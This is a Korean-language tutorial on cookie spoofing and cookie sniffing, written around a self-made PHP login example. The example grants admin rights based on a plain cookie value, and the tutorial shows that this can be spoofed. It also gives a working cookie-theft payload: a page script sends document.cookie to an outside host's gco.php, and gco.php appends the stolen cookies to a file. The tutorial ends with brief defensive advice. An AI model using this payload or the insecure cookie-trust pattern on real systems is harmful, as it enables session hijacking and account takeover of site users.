Cookie Spoofing&Sniffing

By Maxoverpro[max](장상근)
maxoverpro@empal.com
http://www.maxoverpro.org

1. 서론

이 문서는 **Cookie Spoofing** 과 **Sniffing** 에 대해 정석적인 방법을 이야기 하도록 하며 또한 어느 특정 곳의 취약점을 설명하지 않고 직접 제작한 예제를 가지고 **Cookie Spoofing** 과 **Sniffing**이라 무엇인가를 이야기 하도록 하겠다.

Cookie란 **WEB Server**측에서 **Login**과 같은 인증을 받고 유지시켜 주기 위해 필요로 된다. 예를 내가 쇼핑몰에 물건을 사려고 한다면 그 사이트에 로그인을 하고 물건을 고르고 내 장바구니에 물건을 담을 수 있다. 그리고 다른 사이트를 잠시 들어 갔다와도 로그인 후 장바구니에 있던 물건의 정보는 그대로 남아있고 로그인이 계속 유지되어져 있는 상태를 볼 수 있다. 이건 즉 **Cookie**라는 것을 사용해 그 세션을 계속 유지시켜 주기 때문이다. 간략히 말해서 로그인을 해야만 볼 수 있는 페이지가 있다. 그런데 다른 페이지를 보기위해 계속 로그인을 해야하는 작업들을 **Cookie**를 통해 계속 로그인 된 상태를 유지해주는 것이 **Cookie**이다. 하지만, **Cookie**라는 것은 정보의 집합체이기 때문에 정보의 유출 , 정보의 조작이 가능할 수 있는 문제가 있다. 잘 못 만들어진 사이트나 쓸 때 없는 개인적인 정보를 **Cookie**에 넣고 있다면 커다란 문제가 된다. 이러한 문제가 존재하는 가운데 **Cookie Spoofing** 과 **Sniffing**라는 취약점을 노리는 기술이 나오게 되었다. 그러면 **Cookie Spoofing** 과 **Sniffing**은 어떤 식으로 해야 되는지 임의로 제작된 스크립트를 통해 알아보도록 하겠다. 기타 환경 조건**(html** 도 **php**로 된다.**)** 첫 번째 방법으로 **Cookie Spoofing**에 대해서 설명하도록 하겠다.

2. 본론

아래는 로그인을 하고 들어 갈 수 있는 폼이다.

login.php

```
<html>
<head>
<title>Login</title>
<style>
INPUT {border:1x solid 'black';background-Color:white;
font-size:12px;color:black}
td {
border-top-width:1;border-right-width:1;
border-bottom-width:1;border-left-width:1;
border-bottom-style:solid;border-right-style:solid;
border-left-style:solid;border-top-style:solid;
}
</style>
</head>
<body>
<center>
<!-- 입력 받은 데이터를 login_check.html으로 get형식으로 보낸다. -->
<form method="get" action="login_check.html">
<table width="200">
<tr>
<td colspan=2 align=center bgcolor="#333333">
<font color="white" size=2><b>LOGIN</b></font>
</td>
</tr>
<tr>
<td size="100" bgcolor="#333333">
<font color="white" size=2>ID</font>
</td>
<td>
<input type=text name=ids>
</td>
</tr>
<tr>
<td size=100 bgcolor="#333333">
<font color="white" size=2>PASSWORD</font>
</td>
<td>
<input type=password name=pwd>
</td>
</tr>
<tr>
```

```
<td colspan=2 bgcolor="#333333" align="right">
<input type=submit value="LOGIN">
</td>
</tr>
</table>
</form>
</center>
</body>
</html>
```

위의 **login.php** 페이지에서 **login_check.php** 페이지로 **ids(ID), pwd(PASSWORD)**의 정보가 넘겨지게 된다. 그럼 **login_check.php** 페이지의 스크립트를 보고 설명을 하도록 하겠다. 참고로 임의로 만들었기 때문에 패스워드는 그냥 임의의 값이 들어오면 인증 되도록 만들었다. 보통 데이터베이스에서 정보를 가져와 확인을 하게 된다.

login_check.php

```
<?
// id가 입력 되었는지 확인한다.
if(!$ids) {
echo("
<script>
window.alert('Empty ID')
history.go(-1)
</script>
");
exit;
}
// password가 입력되었는지 확인한다.
if(!$pwd) {
echo("
<script>
window.alert('Empty Password')
history.go(-1)
</script>
");
}
//패스워드가 maxoverpro면 인증을 확인하고 id값을 가지고 cookie를 만든다.
if($pwd== "maxoverpro" ) {
setCookie("OKID",$ids);
echo("
<script>
```

```
//cookie안에는 OKID로 id가 오게 된다.
location= \ "confirm.html \ ";
</script>
");
}
else
{
echo("
<script>
window.alert('Not Currect Password')
history.go(-1)
</script>
");
exit;
}
exit;
?>
```


그러면 인증을 확인이 되었으면 **confirm.php** 라는 곳으로 넘어가게 되는데 이 부분에서 **cookie**의 정보를 가지고 어떤 사용자인지 확인하고 다른 페이지를 보여 줄 수 있는 페이지라고 가정하고 **confirm.php** 스크립트를 보도록 하겠다.

confirm.php

```
<?
echo("
<html>
<head>
<title>Who am i?</title>
</head>

<body>
<center>
<br><br><br>
<center><b>[ Confirmation State ]</b></center>
<br>
<font size=3>
");

if($OKID == "admin") {
print $OKID;
echo(" -> Admin User</font>");
}
```

```
else {
print $OKID;
echo(" -> Normal User</font>");
}

echo("</body>
</html>");
```

confirm.php에서는 **cookie**의 **OKID**의 정보를 보고 어떤 사용자인지 식별을 하게 된다.
만약 **OKID**가 **admin**이라면 관리자 계정으로 사용할 수 있고, 그렇지 않을 경우 일반 사용자 권한이 떨어지게 된다. 그럼 위의 정보를 어떻게 **Spoofing**을 할 수 있을까에 대해서 알아보도록 하겠다.
우린 웹 브라우저의 주소창에 **javascript:document.cookie** 라는 것을 통해 **cookie**의 정보를 확인 할 수 있다. 그것을 통해 내가 사용하는 사이트에서는 어떤 방식과 어떤 정보를 **cookie**가 가지고 있는지 확인 할 수 있다.
위의 예제에서는 정석적인 것을 이야기 하는 것이기 때문에 **cookie**의 내용이 간단하지만 보통 다른 곳에서는 상당히 긴 쿠키의 정보를 확인 할 수 있다. 그런 세세한 것에 대한 것은 이 문서에서 다루지 않도록 하겠다. 그럼 어떻게 **cookie**를 **spoofing**하게 하는지 알아보겠다. 그냥 알아보는 차원에서 간단하게 정보를 바꿔서 **admin**의 권한으로 떨어지는 것을 보도록 하겠다.



실행한 결과를 보니 **Admin User**로 권한이 떨어진 것을 보았다.

다음은 **cookie sniffing**에 대해서 알아보도록 하겠다.
Cookie sniffing은 테그가 허용되는 곳에서 사용한 곳에서 **cookie**의 정보를 빼오는 방법을 말한다. 즉 악의적인 스크립트를 이용해서 가능하다. 그럼 예를 들어 임의로 만든 페이지에 접속할 경우 쿠키 정보를 어떻게 **sniffing**을 해서 가져오는지 보도록 하겠다.

myhome.php

```
<html>
<head>
<title>My homepage</title>
<script language=javascript>
window.open("http://xxx.xxx.xxx.xxx/gco.php?ck="+document.cookie);
</script>
</head>
<body>
Hay~
KiN
</body>
</html>
```


위의 페이지에 접속할 경우 페이지를 바꾸어 **window.open**안에 들어 있는 사이트로 접속 하게 된다. 보면 **gco.php**로 **cookie**의 정보를 넘겨주게 된다. 주소 창에 보면 흔적이 남게 되나 이를 해결 할 수 있는 방법 몇 가지가 있지만 공개하지 않도록 하겠다.
gco.php은 쿠키의 정보를 가져와 저장 시켜주는 역할을 하는 스크립트이다.
그럼 **gco.php**을 보도록 하겠다.

gco.php

```
<?
$fp=fopen("/tmp/cinfo.txt","a++");
fputs($fp,"$ck \ n");
fclose($fp);
echo("
```

```
<html><head>
<title>My homepage</title>
<body>
Hay~
KiN
</body>
</html>
```

이렇게 해서 **myhome.php**에 접속을 하게 되고 **myhome.php**에 있는 스크립트를 통해 **gco.html**의 **ck**라는 것으로 **cookie**의 정보가 전달되고 정보를 저장하게 된다.



3. 결론

위와 같은 방법이 통하는 것을 보안하기 위해서는 기본적인 **cookie** 정보를 암호화 하거나 여러 방법으로 체크하는 것이 필요하다. 개인적으로 취할 수 있는 작은 보안 의식은 **cookie**의 정보를 삭제하는 방법이 있다. 보통 윈도우에서는 **c: \ windows \ cookie** 나 개인 폴더에 **cookie**의 정보가 보관되는데 그 정보를 삭제해 쿠키의 정보를 아무에게나 넘겨주지 않도록 주의해야 한다.